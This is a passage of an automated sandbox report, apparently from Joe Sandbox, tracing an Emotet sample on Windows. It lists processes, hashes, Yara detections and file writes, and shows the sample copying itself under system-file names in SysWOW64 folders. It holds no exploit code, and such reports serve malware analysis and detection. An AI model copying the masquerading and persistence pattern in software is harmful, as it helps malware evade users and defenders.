File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5532 Parent PID: 560

General

Start time:	16:28:59
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff6e70f0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4924 Parent PID: 560

General

Start time:	16:29:00
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 5452 Parent PID: 560

General

Start time:	16:29:00
Start date:	23/02/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6f5060000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2828 Parent PID: 560

General

Start time:	16:29:01
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6152 Parent PID: 560

General

Start time:	16:29:04
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6108 Parent PID: 560

General

Start time:	16:29:23
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 1352 Parent PID: 560

General

Start time:	16:29:36
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 204 Parent PID: 560

General

Start time:	16:29:47
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: tokenbinding2.exe PID: 6176 Parent PID: 6660

General

Start time:	16:29:55
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\SysWOW64\DefaultPrinterProvider\\tokenbinding2.exe' YAQAADwAAABEAGUAZgBhAHUAbAB0AFAAcgBpAG4AdABlAHIAUAByAG8AdgBpAGQAZQByAFwASwBCAEQASABFAEIAAAA=
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.413932910.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.414052123.0000000002F14000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000016.00000002.412800025.0000000000401000.00000020.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 59%, Metadefender, Browse • Detection: 93%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\UPDA7CE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	A455C5	GetTempFileNameW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPDA7CE.tmp	unknown	4096	c3 da da 19 63 45 2c 86 77 3b e9 fd 24 64 fb b8 07 fe 12 d0 2a 48 13 38 48 68 e8 ae 91 3c ed 82 a3 0f 08 bb 8a ea a9 b0 ab ea 81 1e cc 09 4a 1f 86 d0 ae b5 3f 00 5b c6 cf 16 3f db 5f 98 43 3b 04 6a f0 31 15 94 4f 2a 75 05 67 7d 7a bc d1 c1 0e fd 62 94 38 83 35 0b 41 dc 90 4c b3 e7 3c 29 3e 72 e5 56 a4 71 20 9c a3 b4 0f 87 e6 e2 c3 7c 32 b5 61 e4 06 45 80 2e fb 7d ce c4 69 2c 66 2d d4 21 17 60 82 58 1a cf 0b db ec 03 88 b2 2b 6e 9d dc 91 60 47 42 b8 29 ff 34 aa ca a5 18 10 a0 19 84 d6 45 03 97 fc ba c7 63 48 5c c9 e7 5a 33 ab 19 e9 05 d5 56 95 92 15 e5 33 bf 10 b6 75 80 88 1f eb 8e cd db 14 65 2d 10 0e 3c 8a cf 28 8b 6d 5f a4 e9 a8 30 22 0f e1 1b 1b 2b 1e 6a 5a 5e a9 48 2d 0c 0b d0 29 56 15 f0 9d 99 08 eb 6b dc 24 72 27 96 86 d4 a8 fc 59 65 b3 e7 54 70 8f	....cE,.w;..$d.....*H.8Hh...< .....J.....?.[...?. _.C;.j.1..O*u.g}z.....b.8.5.A. .L..<)>r.V.q .....|2.a..E.. .}..i,f-.!.`.X.....+n...`GB .).4.....E.....cH\..Z3.... .V....3...u.....e-..<..(.m_ ...0"....+.jZ^.H-...)V.....k. $r'.....Ye..Tp.	success or wait	1	A520E6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPDA7CE.tmp	unknown	258048	de d0 e8 99 69 4d 8d 82 e0 33 cf 47 25 93 85 26 79 c5 d6 85 2d c7 81 1a 5f f5 ac 9b d5 e9 09 42 59 73 b5 8e 9e 75 83 69 4f 55 1b 73 5e d6 d3 25 86 ef b8 45 56 6c 13 46 3b c6 3a 5d f4 e2 3a 58 42 ec 06 32 2a 52 8c 39 1d 6c 77 97 fa 53 2b 8f 8e 75 77 92 d6 bb 5b ff 0a e3 ee 4d 04 7e 73 4b bf 17 69 e8 98 3f 75 06 16 d7 2d 01 4a 75 35 f2 5e ee 4b e1 4f 7c e7 6f 10 c3 f7 a0 14 7e 9c f7 06 83 53 30 37 df ba f9 32 d4 5f f9 7c 31 31 ce 0f 6a ab d6 9e e6 8c 67 f2 7c e7 ea 87 78 4b 79 c7 0b 95 f6 19 85 c4 46 a0 34 9e 35 f1 99 b1 92 9b ca 89 88 d5 a5 2d 9d c2 a1 04 6e 74 7a b6 08 6c 0a 94 ea 9b 48 4f 3b 85 00 33 5c 1b 56 c5 75 90 7e 5a 24 ad 14 43 19 cf 4e 18 ca ba 03 71 2b 07 08 f0 65 31 03 b7 55 1c 28 ab e6 6a 12 22 f1 69 37 45 44 a9 e3 f6 c5 bd ce 1e b8 16 79 5e	....iM...3.G%..&y...-..._..... .BYs...u.iOU.s^..%...EVl.F;. :]..:XB..2*R.9.lw..S+..uw... [....M.~sK..i..?u...- .Ju5.^.K.O|.o .....~....S07...2._.|11..j.... .g.|...xKy.....F.4.5.....-.... ....ntz..l....HO;..3\.V.u.~ Z$..C..N....q+...e1..U.(..j.". i7ED.....y^	success or wait	1	A520E6	WriteFile
C:\Users\user\AppData\Local\Temp\UPDA7CE.tmp	unknown	32	d1 21 46 31 2e cf de 99 cb d2 05 88 f8 00 49 33 86 a7 eb 41 9d e4 b5 c8 2d 68 ae d2 fe 9b b2 66	.!F1.....I3...A....-h.....f	success or wait	1	A520E6	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe	unknown	262144	success or wait	1	A544C0	ReadFile

Analysis Process: KBDHEB.exe PID: 3596 Parent PID: 6176

General

Start time:	16:29:59
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.419691301.0000000002B60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.417949677.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.420026339.0000000002BC4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: 4620 Parent PID: 2828

General

Start time:	16:30:01
Start date:	23/02/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff7bfb80000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	........-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.....	success or wait	1	7FF7BFBABC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 54 00 75 00 65 00 20 00 0e 20 46 00 65 00 62 00 20 00 0e 20 32 00 33 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 36 00 3a 00 33 00 30 00 3a 00 30 00 32 00 0d 00 0a 00 0d	M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. ."C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m. p.c.m.d.r.u.n...e.x.e.". .-.w. d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.u.e. .. F.e.b. .. 2.3. .. 2.0.2.1. .1.6.:. 3.0.:.0.2.....	success or wait	1	7FF7BFBABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....	success or wait	1	7FF7BFBABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	W.D.E.n.a.b.l.e.....	success or wait	1	7FF7BFBABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e. (.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....	success or wait	1	7FF7BFBABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 54 00 75 00 65 00 20 00 0e 20 46 00 65 00 62 00 20 00 0e 20 32 00 33 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 36 00 3a 00 33 00 30 00 3a 00 30 00 32 00 0d 00 0a 00	M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.u.e. .. F.e.b. .. 2.3. .. 2.0.2.1. .1.6.:.3.0. :.0.2.....	success or wait	1	7FF7BFBABC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.....	success or wait	1	7FF7BFBABC96	WriteFile

Analysis Process: conhost.exe PID: 1880 Parent PID: 4620

General

Start time:	16:30:02
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: execmodelproxy.exe PID: 3316 Parent PID: 3596

General

Start time:	16:30:02
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\DscCoreConfProv\execmodelproxy.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\DscCoreConfProv\execmodelproxy.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001A.00000002.428286473.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001A.00000002.429639515.0000000002CD4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001A.00000002.429459440.0000000002C70000.00000040.00000001.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: COLORCNV.exe PID: 5228 Parent PID: 3316

General

Start time:	16:30:07
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\Windows.Graphics.Printing.Workflow.Native\COLORCNV.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\Windows.Graphics.Printing.Workflow.Native\COLORCNV.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001B.00000002.439198093.00000000030A4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001B.00000002.433437120.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001B.00000002.438746003.0000000001350000.00000040.00000001.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: usp10.exe PID: 5260 Parent PID: 5228

General

Start time:	16:30:09
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\glu32\usp10.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\glu32\usp10.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001C.00000002.442107298.0000000002E30000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001C.00000002.439928850.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001C.00000002.442504698.0000000002E94000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: KBDINTAM.exe PID: 5392 Parent PID: 5260

General

Start time:	16:30:12
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\dllhst3g\KBDINTAM.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\dllhst3g\KBDINTAM.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001D.00000002.446724023.0000000003274000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001D.00000002.446019093.0000000001850000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001D.00000002.443777034.0000000000401000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: msrd2x40.exe PID: 2772 Parent PID: 5392

General

Start time:	16:30:14
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\ndfapi\msrd2x40.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ndfapi\msrd2x40.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001E.00000002.447921757.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001E.00000002.449294722.0000000001310000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001E.00000002.449645390.0000000002D64000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: MCCSEngineShared.exe PID: 4804 Parent PID: 2772

General

Start time:	16:30:16
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\kbd101a\MCCSEngineShared.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\kbd101a\MCCSEngineShared.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001F.00000002.464467088.0000000002971000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001F.00000002.463773326.00000000028B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000001F.00000002.464108385.0000000002914000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: jscript9.exe PID: 4820 Parent PID: 4804

General

Start time:	16:30:22
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\Chakrathunk\jscript9.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\Chakrathunk\jscript9.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000020.00000002.468787553.00000000029E4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000020.00000002.468454177.0000000002980000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000020.00000002.465519796.0000000000401000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: wmvdspa.exe PID: 2304 Parent PID: 4820

General

Start time:	16:30:24
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\ftp\wmvdspa.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ftp\wmvdspa.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000022.00000002.470554430.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000022.00000002.477958707.00000000031B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000022.00000002.478389759.0000000003214000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: msvcr100_clr0400.exe PID: 7028 Parent PID: 2304

General

Start time:	16:30:27
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\FXSXP32\msvcr100_clr0400.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\FXSXP32\msvcr100_clr0400.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000024.00000002.482749716.00000000025B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000024.00000002.483313060.0000000002671000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000024.00000002.483058248.0000000002614000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: catsrvut.exe PID: 5652 Parent PID: 7028

General

Start time:	16:30:31
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\dhcpcmonitor\catsrvut.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\dhcpcmonitor\catsrvut.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000025.00000002.493970869.0000000002AE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000025.00000002.492699981.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000025.00000002.494214004.0000000002B44000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: mprdim.exe PID: 1856 Parent PID: 5652

General

Start time:	16:30:37
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\d3dramp\mprdim.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\d3dramp\mprdim.exe
Imagebase:	0xa40000
File size:	662528 bytes
MD5 hash:	13B9D586BB973AC14BFA24E4AE7B24F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis